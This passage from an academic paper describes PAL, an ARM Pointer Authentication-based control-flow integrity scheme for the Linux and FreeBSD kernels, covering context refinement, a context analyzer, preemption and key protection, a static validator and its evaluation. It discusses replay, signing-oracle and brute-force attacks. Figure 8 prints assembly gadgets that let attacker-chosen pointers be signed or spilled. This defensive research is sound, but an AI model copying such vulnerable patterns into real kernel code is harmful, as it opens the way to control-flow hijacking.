An indirect call in C uses (USE) a signed function pointer so PAL enforces the authentication and restores it to the original form *right before* taking it into the target function. In addition, PAL handles two exceptional situations to support the practical use of function pointers in the kernel: function pointer comparison and type casting to an integer.

Protecting backward edges. GEN and USE of backward edges are semantically clear: GEN at a function call and USE when returning back. To handle this case, PA provides two dedicated instructions, namely, `paciasp` and `autiasp`, which protect a link register that stores the address to return after the function call by using the address of the local frame as the context.

Unfortunately, under PAL's strong threat model, the current scheme is vulnerable to a replay attack, meaning that an attacker can craft a signed return address by reusing the stack memory (i.e., repeatedly creating new tasks). To mitigate it, PAL simply combines a stack frame and a hash of the current function name as a context. This ensures that the signed return addresses cannot be reused across either different functions or different stack layouts.

Avoidance of user space pointers. PAL recognizes function pointers from user space and selectively opts out of signing and authentication. In theory, it is difficult to distinguish these two types of pointers from a compiler's perspective, but PAL can recognize them based on existing idioms (e.g., `__user` in Linux) at their type declarations and properly propagate them in our instrumentation.

4.2 Refined Context Generation

The granularity of protection provided by PA depends on the way the context parameter is generated (at GEN) and used (at USE). For example, in terms of substitution attacks (see §3.2), one leaked signed pointer can be used at any USE of the same context parameter—to be precise, the key should be equal as well, but all pointers in the same address space (i.e., kernel space) will be signed by the same key.

There are two *known* techniques for refining the context parameter further, one using its type signature (static) [8, 47] and another using the stack pointer (dynamic) [8, 66]. Although both approaches can be applied without changing the original source code, they are still far from ideal: 1) they are too coarse-grained (e.g., one function type is used 470 times in Linux) and 2) show high false positives (e.g., 6.5k authentication places using *zero* as a context in iOS 13).

PAL provides two static (❶, ❷) and two dynamic (①, ②) refinement techniques for context generation:

```
1  struct irqaction {
2    irq_handler_t handler;
3    const char *name;
4    ...
5  /* This is an auto-generated annotation by PAL */
6  } __attribute__((objbind("name", "handler")));
7
8  int request_percpu_irq(unsigned int irq,
9                         irq_handler_t handler,
10                        const char *devname, ..) {
11   irqaction *action;
12   action->name = devname;
13
14   /* [GEN (typesig)]:
15    *   action->handler = pac(handler, hash(typeof(handler)))
16    * [GEN (objtype)]:
17    *   action->handler = pac(handler, hash(typeof(handler)) \
18    *                         || hash(typeof(*action)))
19    * [GEN (objbind)]:
20    *   action->handler = pac(handler,                        \
21    *                         pac(hash(typeof(handler))       \
22    *                               || hash(typeof(*action)), \
23    *                             (u64)(action->name)))
24    * [USE]:
25    *   handler = aut(handler, hash(typeof(handler)))       */
26   action->handler = handler;
27   ...
28 }
```

Figure 3: Example of contexts based on `typesig`, `objtype` and `objbind` refinement techniques for a IRQ handler. All GEN and USE will be automatically instrumented given the annotation in line 5, automatically generated by the context analyzer.

❶ **Build-time context: `typesig`**. Our *baseline context* for a function pointer is its type signature—a hash of its type declaration, similar to PaX RAP [65]. With `typesig` as a context in GEN and USE, it effectively implements a type-based CFI (see Figure 3), or the 1-layer confinement of MLTA [54].

❷ **Build-time context: `objtype`**. A type signature can be further refined with a corresponding owner's type when a function pointer is owned by a kernel object (e.g., `irq_handler` in `irqaction` in Figure 3). For example, one common function signature (`void (*) (void *)`) is used in 170 different indirect calls (USE) and introduced from 200 different function designators (GEN) in Linux. With this refinement—effectively the 2-layer confinement of MLTA [54]—the signatures can be refined to 35 different contexts during compilation.

PAL can further refine the context generation to the granularity of each function pointer instance *at run-time*—each instance of the kernel objects is assigned with a unique context for protection. The key idea is to take advantage of the idiomatic design patterns used in the OS kernels, which are commonly enforced at code reviews or as part of the maintenance cycle [48]. And the idea has been fully proved by PAL, especially the context analyzer (see, §6.4). In particular, PAL provides this scheme as two annotations to capture common invariants of a relationship between a function pointer to an object (`objbind`) and an invocation context (`retbind`). The context analyzer can automatically generate these annotations so that developers do not need to worry about how they supplement these annotations properly.

① **Run-time context: `objbind`**.

Annotation: `objbind({&}?field, {*|fptr}+)`
This specifies which *field* or its address (*&*) should be bound to which function pointers (one or more, or all with *) in an object's declaration.

As an embedded function pointer is often invariant over the lifetime of its owner object, an `objbind` annotation indicates the compiler has to bind the authenticity of the function pointer to various properties of `struct`. Once a `struct` is annotated at its declaration, all objects of the `struct` will be instrumented to have a dynamic context, thus uniquely *binding* the function pointer to the created object (`GEN` of the member function). For example, `irq_handler()` can be bound to the device's `name` (i.e., a pointer to a static string) as in Figure 3, limiting the target places for the leaked `irq_handler()` to the one it was originally in. Accordingly, it can be viewed as the 3-layer confinement of MLTA [54].

PAL implements a generic technique to composite multiple contexts together by *chaining* the result of a previous `pac` as a context argument of the subsequent `pac` (see Figure 3). This technique, unlike simple `xor` of multiple contexts, provides better security, especially when an attacker chooses an arbitrary value as one of the context (e.g., a device name).

At a glance, one would imagine binding all the embedded function pointers in its object's base pointer, but this results in too many false negatives for automation—for example, when an object is `memcpy()`-ed, all signed function pointers should be properly resigned for the new context, namely, the new object pointer as well as its types. This not only is fragile but incurs high performance overhead for `memcpy()`, which is commonplace in Linux (see Table 4).

② **Run-time context: `retbind`.**

Annotation: `retbind({params}+)`
This specifies its calling context is bound to which function arguments (*params*) at the function's declaration.

A `retbind` annotation indicates the compiler has to bind a function pointer to its calling contexts[2], which is effective in protecting a function pointer not embedded in its owner object. One such design pattern is reference counting in Linux—`kref` where its `release()` function is not stored as part of the object but should be provided together with the `kref_put()` function for reclamation (see Figure 4). Note that this pattern saves a lot of memory uses, as `kref` instances outnumber their invocation sites.

As `kref` is frequently used in Linux (e.g., over 110 release functions and 127 call sites), an attacker would substitute any counterfeited function pointer (e.g., via signing oracle (§3.2) or leaked pointer) to any one of such candidates. With `retbind`, a function pointer becomes unique per calling context—the leaked `release` pointer can be used only at the legitimate calling context.

Note that PAL currently is able to handle `GEN` that occurs only in a depth-0 calling context (e.g., `kref_put()`). But, it can happen in more depth, in other words, there might exist several layers of wrapper calls to invoke a specified function. For example, `inode_insert5()` in Linux contains three call sites in its own calling context (depth-0) and 33 call sites in the callee's context (depth-1). We plan to refine such calls as future work.

[2] This means the context where a function is being called from, not PA's

```
1  struct kref { refcount_t refcount; };
2
3    /* [GEN]
4     *  release = pac(release, hash(typeof(release))
5     *                          ^ each call site's address) */
6    kref_put(&rbdc->kref, rbd_client_release);
7    kref_put(&device->kref, drbd_destroy_device);
8
9  int
10 /* This is an auto-generated annotation by PAL */
11 __attribute(retbind(release))
12 kref_put(struct kref *kref, void (*release)(struct kref *kref)) {
13   ...
14   /* [USE]
15    *  release = aut(release, hash(typeof(release))
16    *                          ^ __builtin_return_address(0)) */
17   release(kref);
18 }
```

Figure 4: Example of `retbind` in protecting `kref` with PAL. All `GEN` and `USE` will be automatically instrumented given the annotation in line 10, automatically generated by the context analyzer.

Overhead comparison of contexts. `typesig` has the smallest overhead, just one `mov` and one `pac`/`aut` operation. Compared to `typesig`, `objtype` takes one more bitwise operation to concatenate. `objbind` needs one extra memory access to a chosen field. In many cases, the access utilizes memory locality enough because the structure that the field belongs to would be used. Finally `retbind` does not require any additional overhead in signing but, in authentication, one more memory access to the stack frame.

4.3 Context Analyzer

PAL provides a context analyzer that spots adequate places for adopting run-time contexts with the given kernel code and the desired precision level. Through an inter-procedural analysis on the IR level, the context analyzer automatically annotates places having lower precision even with build-time contexts.

For `objbind`, the context analyzer is based on the sound assumption that the structure with the larger allowed targets likely has the higher *diversity score* that represents each fields' compile-time diversity (see Table 6 for their correlation). It first estimates each structure's score by simply counting the number of assignments of a new constant or a stack address or the address of heap objects. The rationale behind choosing these as criteria is twofold– 1) a new constant intuitively means more diversity in a field value, and 2) stack and heap address would have sufficient randomness to be used as run-time contexts if they are newly allocated (i.e., current stack frame address or address that comes from heap allocator).

As a running example, Figure 5 shows how to estimate the `s1.p`'s diversity score. First, the context analyzer collects

```
1  struct s1 { char *p; void (*fp)(void); }
2  void init_s1(struct s1 *s, char *p, void (*fp)(void)) {
3      s->p = p;
4      s->fp = fp;
5  }
6  void f1(char *p) {
7      struct s1 a, b, c, d;
8      init_s1(&a, "a", h1); // score += 1 (new constant)
9      init_s1(&b, "b", h2); // score += 1 (new constant)
10     init_s1(&c, "b", h2); // ; not new constant
11     init_s1(&d, p, h3);   // ; cannot be determined
12 }
13 void f2(struct s1 *s, struct o1 *o) {
14     s->p = o->p;   // score += o1's score
15     s->fp = o->fp;
16 }
17 void f3(struct s1 *s) {
18     char name[64] = "c";
19     init_s1(s, name, h3); // score += 1 (stack address)
20 }
```

Figure 5: A running example to estimate diversity score for objbind

all assignments related to `s1` structure (line 3, 14) and starts data-flow analysis at each of them. Specifically, at line 3, a data-flow analysis starts on `p` across function boundaries as `p` cannot be resolved within `init_s1()`, so it continues using a worklist algorithm until the value of `p` is statically determined. As a result, the diversity score will increment at line 8, 9, 19, but not at line 10, 11. In case a score depends on other structure's (line 14–`o1` object), it first estimates `o1.p`'s score and accumulates to the score. Lastly, the context analyzer starts to annotate `objbind` to structures with the highest diversity score first until they meet the given precision level. (see Appendix A for the more detailed algorithm)

For `retbind`, the context analyzer identifies functions that take a code pointer as input and consumes it in place, then estimates the number of call sites (e.g., for `kref` (Figure 4), the function is `kref_put()`, and its number of call sites is 127.) Lastly, the context analyzer starts to annotate `retbind` to functions with all of the related call sites.

Besides automatic annotation, the context analyzer provides a CFI precision report of the kernel (see, Table 2). By analyzing the report, developers can identify unresolved low-precision contexts and refine them via manual annotations.

4.4 Kernel Infrastructure

Under our threat model where an attacker can launch arbitrary memory reads and writes at arbitrary moments, the kernel should take various design decisions into special consideration: 1) making sure that plain function pointers are neither stored in memory nor unintentionally spilled from register files via preemption, 2) effectively mitigating the brute-force attacks, 3) managing the keys' life-cycle without ever storing them in memory.

Preventing preemption hijacking. To prevent TOCTOU (§3.2), caused by spilled function pointer in preemption, PAL should sign/authenticate the preemption context while ensuring that it never acts as a *signing oracle* (§3.2) nor remains vulnerable against a *replay attack* (§3.2). We achieve that by introducing two new techniques as follows:

1) Secure signing via key-chaining technique. A simple approach to sign the entire preemption context is signing each register *individually*. Unfortunately, it is vulnerable against a replay attack because an attacker can *selectively* substitute registers in the preemption context for control-flow hijackings. To overcome this problem, PAL uses the key-chaining technique that signs each register with the previously signed code as a context in the chain (see, Figure 6).

2) Timebind: using a timestamp as a PA context. The above scheme prevents attackers from modifying individual fields of the execution context, but one can replace the *whole* preemption context, similar in concept to a replaying attack. There are three potential defenses: 1) Similar to `typesig`, we can use a certain signature presenting the preempt context as a PA context. However, it leaves a large number of substitution targets [12] since all preeempt context are signed using the same PA context; 2) Similar to `objbind`, we can use the base address of the preemption context as a PA context. However, this approach still leaves a *universal* signing oracle because an attacker would control the preemption moment to generate a signed register value that can be used to substitute the same register field on the target preemption context allocated at the same memory region (see Appendix B for more detail); 3) Another solution to avoid the signing oracle is to simply dedicate another PA key (i.e., `pacga`) for signing and authenticating the preemption context, leaving no other keys for userspace or the hypervisor.

To avoid the signing oracle without an additional PA-key, PAL introduces a notion of `timebind` that uses an unmodifiable one-time value, *timestamp* and the base address of the preemption context, to generate a unique context parameter for signing (Figure 6). To get a timestamp that is resilient against the forgery, PAL uses the Physical Timer Count on Aarch64 that monotonically increases once the system boots but cannot be changed by system software. This scheme prevents the replay attack because the context will be different at every time and it requires two additional fields (`pac` and `time_pac`) in the preemption context.

Note that if an attack gets to know the two additional fields, the security of this scheme will not be negatively affected because the attacker still does not know the PA key.

Mitigating brute-force attacks. As the number of bits allocated for PAC is physically limited (15 bits), an attacker can launch a brute-force attack against the PA-protected indirect calls. Since it is not feasible for the kernel to simply halt the entire system upon authentication failure, an attacker would just enumerate 2^{15} possible PACs, which takes a few minutes (e.g., 15-min in Google's PoC [12]). To mitigate such a scenario, PAL senses the forgery attempts and backs off the execution with a delay increasing exponentially at every trial based on the context; this means an attacker-chosen context with a randomly chosen PAC would delay the testing oracle exponentially. An attacker might change the context to bypass the back-off delay for incorrect authentication, but it does not

```c
struct preemption_context {
  unsigned long regs[MAX_REGS]; /* both general-purpose and
                                   * special-purpose regs */
  unsigned long time_pac; /* pac(base-addr, time) */
  unsigned long pac;      /* pac for the entire object */
};

void aut_pctx(struct preemption_context *pctx) {
  unsigned long ptr;
  unsigned long pac = pctx->time_pac;

  for (int i = MAX_REGS - 1; i >= 0; i--) {
    ptr = pctx->regs[i];
    pac = pacib(ptr, pac);
  }
  if (pac != pctx->pac) { /*  authentication failure */ }
}

void pac_pctx(struct preemption_context *pctx) {
  unsigned long time = read_sysreg(cntpct_el0);
  unsigned long ptr = (unsigned long)pctx;

  unsigned long time_pac = pacib(ptr, time); /* timebind */
  unsigned long pac = time_pac;

  for (int i = MAX_REGS - 1; i> -1; i--) {
    ptr = pctx->regs[i];
    pac = pacib(ptr, pac); /* chaining */
  }
  pctx->time_pac = time_pac;
  pctx->pac = pac;
}
```

Figure 6: Simplified pseudo code to explain the use of key-chaining and timebind techniques to prevent preemption hijacking.

increase the likelihood of selecting the correct PAC for the new target address.

The back-off history and strategy need special care to securely mitigate the outstanding attacks—for example, an attacker can try to manipulate the hashmap that records the number of authentication failures to render the back-off ineffective. To address this situation, PAL manages the number of authentication failures per context on a read-only memory region and temporarily makes it writable to update for a short window of time while halting the entire machine. This strategy not only prevents a concurrent attack from forging the faulting history (as halted), but also does not exhibit the overhead to the normal execution (such an event would not happen except for under attack).

Key management. The security of PA relies on the secrecy of its keys. Given a leaked key, an attacker can counterfeit a function pointer via cross-EL attacks because its signing algorithm is publicly known. In our threat model, an attacker in user space can forge a code pointer to jump to an arbitrary location, say an ROP chain, in the kernel. Finally, the attacker can steal data that they want via arbitrary read.

Therefore, once the PA keys for kernel are generated at boot time, PAL guarantees that they are never stored into memory during execution to protect the key from an attacker capable of reading an arbitrary memory region. For key generation, PAL leverages the randomness provided by the bootloader via a device tree and utilizes the HW-based random generator if available.

To avoid storing the PA keys for the kernel, another important design decision is that user spaces do not share the same PA-keys as kernel space, meaning the kernel and user space have a dedicated set of PA-keys—B (APIB and APDB) for the kernel and A (APIA, APDA, and APGA) for the user spaces. Moreover, at context switching, PAL inverts all bits of the key in place (see Figure 7)—only the kernel can access the key and user programs can sign pointers with the *inverse key* but cannot infer the original key. In conclusion, the PA keys for kernel do not need to be stored for context switching.

```
.macro kernel_entry, el
  mrs_s x0, SYS_APIBKEYLO_EL1
  mvn x0, x0
  msr_s SYS_APIBKEYLO_EL1, x0
  mov x0, 0
```

```
.macro kernel_exit, el
  mrs_s x20, SYS_APIBKEYLO_EL1
  mvn x20, x20
  msr_s SYS_APIBKEYLO_EL1, x20
  mov x20, 0
```

Figure 7: PAL inverse all bits of the PA key in place to prevent cross-EL attack (§3.2) at context switching where preemption is disabled.

PAL dedicates each key to the kernel and user space, which restricts the number of available PA-based protection domains to only one at a time. To avoid this problem, CPU designers would consider either using independent sets of keys per execution domain or adding per-domain nonces in the key assignment of each execution level.

Loadable kernel module support. PAL also implemented the support of module loading and unloading while providing the PA-based protection. Similar to what PAL generally treats global variables (§4.1), it signs the function pointers in the module object (e.g., `init()` and `exit()`) as well as variables used in the module before the loading process starts. The modules are required to use PAL in their builds to prevent them from exploiting.

4.5 Static Validator

The correctness of existing PA-based solutions is largely dependent on the correctness of the compiler's back-end logic like optimizations and machine-code generation. Due to the complexity of whole compiler code, it is an error-prone task for a compiler writer to guarantee that PA-related concerns written at the higher layer are preserved, even after many stages, at the lowest layers like produced binary. For example, Google Project Zero recently discovered a security hole in iOS [11] where an address of a jump table for a switch statement was hoisted out of a for-loop and stored in memory due to the large number of registers used in the for-loop. In our threat model, an attacker can hijack the control-flow by crafting the stored address of the jump table at the moment.

PAL's security, however, relies on the correctness of the static validator, which independently certifies that the *produced binary* respects a set of security-critical invariants and assumptions taken during the compilation. This design separation greatly simplifies the implementation of PAL, using a higher IR layer (i.e., GIMPLE in the GCC) without being concerned about the potential interference from the back-end optimizations or machine code generation. In addition, our

```
1  # violation-1: bgmac_chip_reset(...) from PARTS
2  mov x19, x0   # x0: first arg of this function
3  ldr x21, [x19, x8]
4  blr x21       # unprotected
5
6  # violation-2: sort(void (*swap_func)()) from PAL
7  autib x2, x0          # x2: swap_func
8  stp x1, x2, [x29, 144] # spilled
9  ....
10 ldr x2, [x29, 144]     # reused
11 blr x2
12
13 # violation-3: from iPhone's CFI
14 mov x19, x2         # 3rd arg of function
15 ldr x21, [x19, 240] # load an attacker-chosen pointer
16 pacia x21, x8       # sign
17
18 # violation-3: from iPhone's CFI
19 mov x19, x0       # 1st arg of function
20 pacia x19, x20    # sign
21
22 # violation-3: usb_stor_CB_transport() from PARTS
23 adrp x22, 0xffff0000108cf000  # x22: callee-saved register
24 bl 0xffff0000108cf320   # call usb_stor_msg_common()
25 pacia x22, x23          # sign
26 ....
27 #0xffff0000108cf320:    usb_stor_msg_common()
28 stp x22, x21, [sp, 48]  # spilled
29 ....
30 ldp x22, x21, [sp, 48]  # load an attacker-chosen pointer
31 ret
```

Figure 8: ❶, ❷, ❸ violations from PARTS [47] and iOS and PAL. An attacker can break PA with an attacker-chosen pointer by controlling either function arguments or spilled stack memory.

static validator can be used to evaluate other PA-based solutions, such as Apple's and PARTS [47].

Our static validator checks if four principles that PAL assumes during the compilation are still preserved after the back-end optimization:

❶ **Complete protection.** All indirect branches are authenticated and the result is checked prior to use (line 1 in Figure 8).

❷ **No time-of-check-time-of-use.** Raw pointers after authentication (`aut`) or clearance (`xpac`) are never stored back in memory (line 6 in Figure 8).

❸ **No signing oracle.** There should be no gadget that signs attacker-chosen pointers (line 13, 18 in Figure 8).

❹ **No unchecked control-flow change.** All direct modifications of program counter register must be validated. The validator correctly guides us to handle special cases such as scheduling, signal handling, and preemption (see §4.4).

Algorithm. It performs a simple *intra-procedural* analysis with CFG recovery and loop detection given a binary image. It first scans all instructions within a function and runs VALIDATE_BB (Figure 9) on PA instructions.

With Figure 8 as a running example, we first describe the cases in which the analyzer can detect violations within a basic block. To validate ❶ and ❸, it invokes VALIDATE_BB on `blr` and `pacia`, respectively (line 4, 16 in Figure 8) with `x21` as a symbolic register *sym* in Figure 9. Then, VALIDATE_BB attempts to find the origin of `x21` in a backward recursive way by exploring all possible paths. Conservatively, due to `ldr` (line 3, 15 in Figure 8) in a previous path, it reports a violation (line 4 in Figure 9). If *sym* is originated from the function parameters (line 19 in Figure 8), VALIDATE_BB would conclude as a potential violation as it cannot be resolved even after exploring the whole function. To validate ❷, it starts from `autib` (line 7 in Figure 8) with `x2` as *sym* and attempts to find the uses of `x2` in a forward recursive way, and then reports a violation because of `stp` (line 8 in Figure 8). As a special case, to detect the violation at line 22 in Figure 8, it checks if a call instruction places between address calculation (line 23) and PA instruction (line 25). This trick enables detecting such a violation without inter-procedural analysis but entails false positives because a register containing PA-relevant values might not be stored in the memory.

The validator, of course, can work across basic blocks in the following cases– 1) if *sym* cannot be resolved within a basic block (i.e., reaching line 18 in Figure 9), the validator recursively invokes VALIDATE_BB on all predecessors of the current *bb* (line 21 in Figure 9), and 2) If we encounter any of branch instructions jumping to somewhere in the current function before *sym* is resolved, it invokes VALIDATE_BB on the target basic block. (line 17 in Figure 9)

Results. We applied static validator to PARTS, iOS kernel, and PAL itself, as a result, confirmed 15/5/0 violations respectively. We found 7 violations during PAL development, 1/1/5 for ❶/❷/❸ respectively, and fixed all by modifying either our compiler pass or kernel code.

False positives. Since it is infeasible to implement perfect binary analysis on the kernel, the validator reported about 100 false positives, and their root causes were mainly due to– 1) too complicated control flows in the kernel, meaning that too many basic blocks are involved in a PA instruction, or 2) the absence of inter-procedural analysis that is needed to detect the violation at line 22 in Figure 8, or 3) uncertainty of the type of memory to be loaded (e.g., if `x19` at line 15 in Figure 8 points to read-only memory, that is not the violation).

The task to eliminate those took two days by a person who is knowledgeable with binary analysis. We plan to improve our static validator to reduce such false alarms as future work.

Potential to extend coverage. At present, our validator aims to only detect misuses of function pointers. Adversaries however can turn their focus to compromising contexts, another threat to break PA-based CFIs. Since the techniques used in the validator would be applicable to detect that threat, we plan to extend the validator as future work.

5 Implementation

We implemented PAL's instrumentation by adding a new GIMPLE pass (after the CFG pass) on the GCC 7.4.0 as a plugin. Also, we put very small modifications to the GCC, in order to interpose on function prologues and epilogues for the backward-edge CFI. We chose the GCC as a first target, to actually deploy the CFI protection to our commercial products,

```
VALIDATE_BB (bb, si, sym)
    Input  : bb: a basic block to be inspected
             si: a first instruction to be inspected in bb
             sym: a symbolic register containing PA-relevant value
    Output : true if no violations, otherwise false
    Symbol : A: arithmetic/bitwise instructions  L: load instructions
             C: address calculation instructions  P: predecessors of bb
             i_*op: source/destination register operand of i
    for i ← si; i ≠ bb.first(); i ← i.prev(); do
1       if i ∈ A & i_destop = sym then
2           sym ← i_srcop
3       else if i ∈ L & i_destop = sym then
4           return false;
5       else if i ∈ C & i_destop = sym then
6           return true;
7       else if i = "auti*" & i_destop = sym then
8           return true;
9       else if i = "xpaci*" & i_destop = sym then
10          return false;
11      // call instruction
12      else if i = "bl" then
13          return false;
14      // jump or conditional branch instruction
15      else if i = "b" then
16          target ← i.target
17          return VALIDATE_BB(target, target.end(), sym);
18  if P = ∅ then
19      return false;
20  foreach bb ∈ P do
21      if not VALIDATE_BB(bb, bb.end(), sym) then
22          return false;
23  return true;
```

Figure 9: The core algorithm to verify ❶, ❸ and ❹. The algorithm for ❷ is explained in §4.5.

Components	Lines of code
the GCC plugin	3,632 LoC (for forward-edge CFI)
the GCC	127 LoC changes (for backward-edge CFI)
Linux	491 LoC changes
`objbind`	87 structs
`retbind`	79 functions
FreeBSD	258 LoC changes
`objbind`	25 structs
`retbind`	3 functions
Static validator	848 LoC (python)
Context analyzer	1943 LoC (c++)

Table 1: The complexity of PAL's components (in LoC).

such as appliances, IoT devices, and smartphones, that rely only on the GCC. We also implemented instrumentation in LLVM, but it supports only a subset of PAL features. (e.g., `typesig`).

Kernel modifications. We made minimal changes to Linux (491 LoC) and FreeBSD (258 LoC). We manually fixed incorrect declarations of function types (e.g., dummy console and filler) similar to Android's patches to support CFI [39, 67]. The context analyzer automatically adds 166 annotations to Linux and 28 annotations to FreeBSD, for contexts having more than 100 targets even when objtype is used (see Table 2).

Preemption hijacking protection. We prevent preemption hijacking in two places in Linux: 1) `el1_irq()` called when an IRQ occurs at the kernel mode, and 2) `el0_irq()` called when an IRQ occurs at the user mode. In 1), we sign and authenticate not only all general-purpose registers (i.e., `x0`–`x30`) but also some special-purpose registers (e.g., `elr_el1`, `spsr_el1`) as in Figure 6. In 2), we simply perform sanity checks on special-purpose registers to prevent the hijacking to kernel space instead of returning back to user space. This protection cannot be exploited as a signing oracle (§3.2) because arm64 guarantees that all registers are preserved when an interrupt is raised and Linux does not allow nested interrupts on both IRQ handlers mentioned above.

Backward-edge protection. In PAL, creating a context for backward edge protection requires an operation with a constant and stack pointer register(`sp`) that is not allowed direct uses as an operand in Aarch64.

For this reason, function prologues (left-side) and epilogues (right-side) use two additional registers—a register as an operand of combine instruction (`bfi`) and a register as a context for PA—as follows.

```
1 mov x9, sp
2 mov x10, hash(FUNC_NAME)
3 bfi x9, x10, 32, 32
4 pacib lr, x9
```

```
1 mov x9, sp
2 mov x10, hash(FUNC_NAME)
3 bfi x9, x10, 32, 32
4 autib lr, x9
5 ret
```

Note that those registers should be caller-saved registers (e.g., x9, x10) to protect register spilling causing performance overhead.

Supporting Linux. We found developer guides that motivate to devise `objbind`. Linux kernel has provided design patterns for inside components (e.g., device driver [48]), strongly recommending developers to use special functions and structures. As a result, most code consists of some patterns, which helps the context analyzer refine contexts easier to reduce allowed targets in Linux.


Supporting FreeBSD. We found two interesting function types—`kobjop_t` and `sy_call_t`—used for better software abstraction. In other words, function pointers are stored as different types from the actual type of pointed function. We also found 125 and 342 function types, stored after type-converted as `kobjop_t` and `sy_call_t` respectively, which means that FreeBSD allows many allowed targets. In PAL, the context analyzer automatically applied `objbind` to refine these function types.

Context Analyzer. The context analyzer, written in C++, first takes kernel codes and builds the kernel. Afterward, it extracts an LLVM bitcode file for the fully linked kernel binary (e.g., vmlinux for Linux) to enable inter-procedural analysis for a whole, and starts the static analysis.

6 Evaluation

In this section, we evaluate PAL's approach in four key areas:

Q1. How does our approach compare with known PA-based CFI solutions? (§6.1)



#Tgts	Google's	BTI	Linux w/ PAL		
			`typesig`	`+objtype`	`+objbind +retbind`
≤ 5	55.0%	0.0%	84.9%	88.6%	90.8%
> 100	7.0%	100.0%	2.8%	1.6%	0.08%
Max	1,153	59,300	35,264	30,622	207

Table 2: The precision of PAL in terms of the number of *allowed* indirect call targets. We show ≤ 5 and > 100 in comparison with reported Google's CFI applied to Android 4.14 [68]. We also added ARMv8.5 BTI scheme for comparison. It shows PAL can effectively enhance the precision of the in-kernel CFI.

Q2. How do we validate its security guarantee and the correct functionality of PAL-enabled kernels? (§6.2)
Q3. How much performance overhead does PAL impose on user applications and the kernel? (§6.3)
Q4. How do we check the soundness and effectiveness of our context analyzer? (§6.4)

Experimental setup. We selected two target devices, Mac mini (M1) and Raspberry Pi 3 (Pi3), to represent a high-end and a low-end ARM device respectively. We applied PAL to Linux (Asahi Linux [1] customized for the M1 chip-based on Linux 5.12.0-rc1 [2], and Linux 4.19.49 for Tizen 5.5) and FreeBSD (FreeBSD 11.0-CURRENT), and evaluated them on two real devices and one virtual platform: Mac mini for Asahi Linux and the Pi3 for Tizen 5.5 and QEMU for FreeBSD. We reported the real performance on the M1 (using actual PA instructions). But for Pi3, because of a lack of PA support, we estimated the PA's performance by measuring real cycles taken to execute each PA instruction on both Apple A12 and the M1 on userspace (Table 5). To provide a realistic kernel configuration, we adopted the union of Asahi's and `arm64`'s default config for Linux 5.12.0-rc1. Also, we used the default configuration for Tizen 5.5 and FreeBSD.

6.1 Comparing with Other Approaches

We first compare the precision of PAL's protection with two other state-of-the-art CFI schemes that have been deployed on Android. Then, we compare ours with two other PA-based protection schemes, namely, PARTS [47], and iOS's CFI (since iPhone XS). Last, we compare PA-based solutions in terms of PA context changes.

Allowed targets for indirect calls. The precision of forward-edge CFI can be estimated by counting the number of allowed targets for each indirect call. In PA, an indirect call can be taken to any location if the function pointer is signed by the same context used in the call site. Since our static validator checked that there is no signing gadget embedded in the final binary, the precision can be measured by simply counting the number of pointers signed by the same context. Table 2 shows the total number of allowed targets by each indirect call—if there are two call sites (`AUT`) and five different calls (`PAC`) using the same context, we conservatively estimated its allowed set to 10. We ran the context analyzer with 100 allowed targets as the precision level and used the automatically annotated kernel code that the analyzer produced.

Compared to the state-of-the-art CFI protection applied to Android [68], PAL improves the precision of CFI significantly: the number of indirect calls with fewer than five targets increases by 5.9% (to 90.8%) and the ones with more than 100 targets decreases from 2.8% to 0.08%. Most important, only 3 contexts are included in > 100 after applying both objbind and retbind.

We reference estimations from Google's public report on the precision of the deployed CFI on recent Android [68]. The differences in Google's type-based CFI and our `typesig` are due to the version differences of each kernel– 4.14 in Google's and 5.12.0-rc1 in PAL– as well as PAL's large kernel configuration. As a comparison, we also added the estimation of ARM's hardware-based CFI, BTI (Branch Target Identification) introduced in ARMv8.5 [52], which only limits all indirect transitions to the function entry.

Table 2 also shows the effectiveness of refined context generation used in PAL. Our static context (i.e., `objtype`) reduces the overall number of target sets while the run-time contexts (i.e., `objbind` and `retbind`) effectively refine the most common call targets (from 30622 to 207).

Context diversity on indirect calls. To compare with other PA-based solutions, we measured the CFI precision by counting the number of indirect calls sharing the same context (shown Table 3). For a fair comparison, we applied PARTS to Linux 5.12.0-rc1 and performed binary analysis on the latest iOS firmware image. Compared to PARTS, PAL improves the proportion of small set (≤ 5 contexts) from 20.7% to 94.9% and reduces the proportion of large set (> 100) from 18.4% to near zero. Compared to iOS[3], PAL also effectively refines the attack targets: it reduces the proportion of the large set from 21.2% to near none while eliminating using the zero context (i.e., 6513 indirect calls using the zero context in iOS). Note that iOS's proportion of the large set (21.2%) is due to not only the zero context but also the context containing offsets for jump tables.

Context changes. PA-based solutions are often required to change the context used to sign a pointer: e.g., type-casting on a function pointer requires authentication with a previous context and re-signing with a new context. For PA solutions relying on *static* contexts, this task is straightforward, but for

[3] We treated *dynamic* contexts as an *unique* context, so counted in ≤ 5.

#Contexts	PARTS	iOS kernel	PAL
≤ 5	20.7%	62.2%	94.9%
> 100	18.4%	21.2%	0.0%
Max	353	6,513	70

Table 3: The diversity of context used in PAL, iOS and PARTS in terms of the number of indirect calls that share equal context.

Context property	PARTS	iOS kernel C	iOS kernel C++	PATTER	PAL
Build-time	typesig	zero	namesig		typesig, objtype
compatibility	×	●	●		●
security	×	×	●		●
Run-time			address	address	field
compatibility			●	●	●
security			●	×	●

Table 4: Comparing PA-based forward-edge protections in terms of context changes. *address* means the storage address of a function pointer to be signed/authenticated; *namesig* means a hash of mangled function name used in iOS for C++ V-Table entries [43]; PAL's approach is not only compatible with memcpy() but also provides finer protection by utilizing both static and dynamic contexts.

ones using *dynamic* contexts, this conversion is often implicit and non-trivial to handle (see Table 4). For example, when an object is copied with `memcpy()` or `memmove()`, the member functions are no longer considered properly signed with the context (e.g., the base address of the object).

For this reason, iOS uses *zero* context for all C function pointers as well as C++ V-Table pointers (not entries inside the table) [43], which can be vulnerable to replay attack as demonstrated by Google project zero. [13] Meanwhile, PATTER [72] interposes these memory-related functions, checks each byte of the source to identify a signed pointer, and re-signs with a new address, which can be leveraged for a signing gadget (§3.2) because it ignores authentication failures. In contrast, PAL's approach capturing the kernel's design patterns (see §4.2) performs in a robust manner.

